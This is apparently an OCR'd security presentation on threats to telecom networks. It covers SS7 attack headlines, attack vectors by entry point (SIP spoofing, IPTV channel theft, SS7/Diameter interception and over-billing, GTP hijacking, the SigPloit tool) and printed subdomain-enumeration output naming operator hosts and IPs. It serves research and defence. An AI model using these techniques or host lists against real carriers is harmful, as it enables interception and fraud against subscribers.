Cyber Security Threats to Telecom Networks

Rosalia D’Alessandro
Hardik Mehta
Loay Abdelrazek

Glossary

Acronyms	Definition
Operator	Telecom service provider
Subscriber	A user using he services of the telecom operator
SS7	Signalling System 7 is a signalling protocol
MME	Mobility Management Entity (MME) is responsible for initiating paging and authentication of the mobile device
SGW	Serving Gateway (SGW) is responsible for creating and maintaining subscriber’s data traffic
HLR	Home Location Register (HLR) is the main database containing subscriber information
MSC	Mobile Switching Centre (MSC) is a telephone exchange which makes connection between mobile users within the network
CRBT	Caller Ring Back Tone (CRBT) solution is part of value added services which enables subscriber to opt for a personalised ring back tone
IMSI	International Mobile Subscriber Identity (IMSI) is an internationally standardized unique number to identify a mobile subscriber

Press Release: some highlights

SS7 ATTACKS TO HACK PHONE, WHATSAPP TO READ MESSAGES 2018

July 22, 2018 | DICC | Leave a comment

SMS 2FA gave us sweet FA security, says Reddit: Hackers stole database backup of user account info, posts, messages

Email addresses, hashed passwords, and other details from mid-2000s era swiped

Real-World SS7 Attack — Hackers Are Stealing Money From Bank Accounts

May 03, 2017 Swati Khandelwal

Bank Account Hackers Used SS7 to Intercept Security Codes

Well-Known Signaling System 7 Protocol Flaws Exploited in Germany


Mathew J. Schwartz (euroinfosec) • May 5, 2017

T-Mobile Hacked – 2 Million Customers' Personal Data Stolen

August 23, 2018 Mohit Kumar


Architecture Illustration

Telecom Architecture Overview



Possible Entry Points

Possible Entry Points



Attack Vectors

Attack Vectors

Mobile Stations (3G/ 4G):

- Enumeration and exploitation of internal core network nodes
- Sending crafted SIP messages to perform tasks like, Caller ID spoofing
- Identifying nodes running signaling stacks (e.g. SIGTRAN stack) and sending malicious signaling traffic using SigPloit

Fiber to The Home (FTTH):

- Enumeration and exploitation of internal core network nodes
- VLAN hoping possible between VoIP, ITPV and Data
- Using VoIP, Crafted SIP messages can be sent to perform SIP attacks like DoS
- Using IPTV, Send crafted IGMP messages to subscribe unbilled channels


Internet:

- Compromise web applications deployed in DMZ
- Exploitation of internal network components possible if there is lack of segregation between DMZ and core network
- Possible to connect with network nodes (e.g. PGW/GGSN or SGSN) exposed on the public domain
- Sending crafted SIP messages to SBCs exposed on the public domain

Roaming interfaces:

- Using SS7, perform HLR lookup to get subscriber information like, IMSI and serving MSC
- Using GTP, identify active tunnel session and hijack the session
- Using SS7/ Diameter, perform attacks leading to fraud like over-billing
- Using SS7/ Diameter, perform interception attacks like, SMS and Call

Attack Vectors



https://github.com/SigPloiter/HLR-

Attack Vectors

- DNS Lookups for exposed LTE nodes “3gppnetwork.org”

Example Realm Format
epc.mnc<MNC>.mcc<MCC>.3gppnetwork.org

```
testbed.ftcontentserver.rcs.mnc001.mcc2[redacted].pub.3gppnetwork.org ([redacted])
testconfig.rcs.mnc[redacted].mcc2[redacted].pub.3gppnetwork.org ([redacted])
testpush.mnc[redacted].mcc2[redacted].pub.3gppnetwork.org ([redacted])
```


```
→ Sublist3r git:(master) ./sublist3r.py -i -d 3gppnetwork.org

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for 3gppnetwork.org
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 783
(0.0.0.0)
09.mcc234.3gppnetwork.org (0.0.0.0)
09.mcc234.3gppnetwork.org (0.0.0.0)
09.mcc234.3gppnetwork.org (0.0.0.0)
epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
mmee6.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s11.stjnspgw1.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s5.stjnspgw1.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s11.torspgw2.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s5.torspgw2.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topoff.s8.pgw01.node.epc.mnc650.mcc311.3gppnetwork.org (0.0.0.0)
topoff.s8.pgw02.node.epc.mnc650.mcc311.3gppnetwork.org (0.0.0.0)
epdg.epc.mnc001.mcc202.pub.3gppnetwork.org (94.143.178.220)
xcap.ims.mnc001.mcc202.pub.3gppnetwork.org (10.73.131.8)
config.rcs.mnc001.mcc202.pub.3gppnetwork.org (107.178.246.67)
testconfig.rcs.mnc001.mcc202.pub.3gppnetwork.org (0.0.0.0)
config.rcs.mnc005.mcc202.pub.3gppnetwork.org (85.205.100.141)
ftcontentserver.rcs.mnc005.mcc202.pub.3gppnetwork.org (85.205.100.142)
preprod.ftcontentserver.rcs.mnc005.mcc202.pub.3gppnetwork.org (0.0.0.0)
preprod.push.rcs.mnc005.mcc202.pub.3gppnetwork.org (0.0.0.0)
epdg.epc.mnc002.mcc204.pub.3gppnetwork.org (90.132.128.57)
bsf.mnc004.mcc204.pub.3gppnetwork.org (62.140.140.63)
epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.148)
ahm.epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.149)
ehv.epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.150)
```

Attack Scenario

Attack Scenario

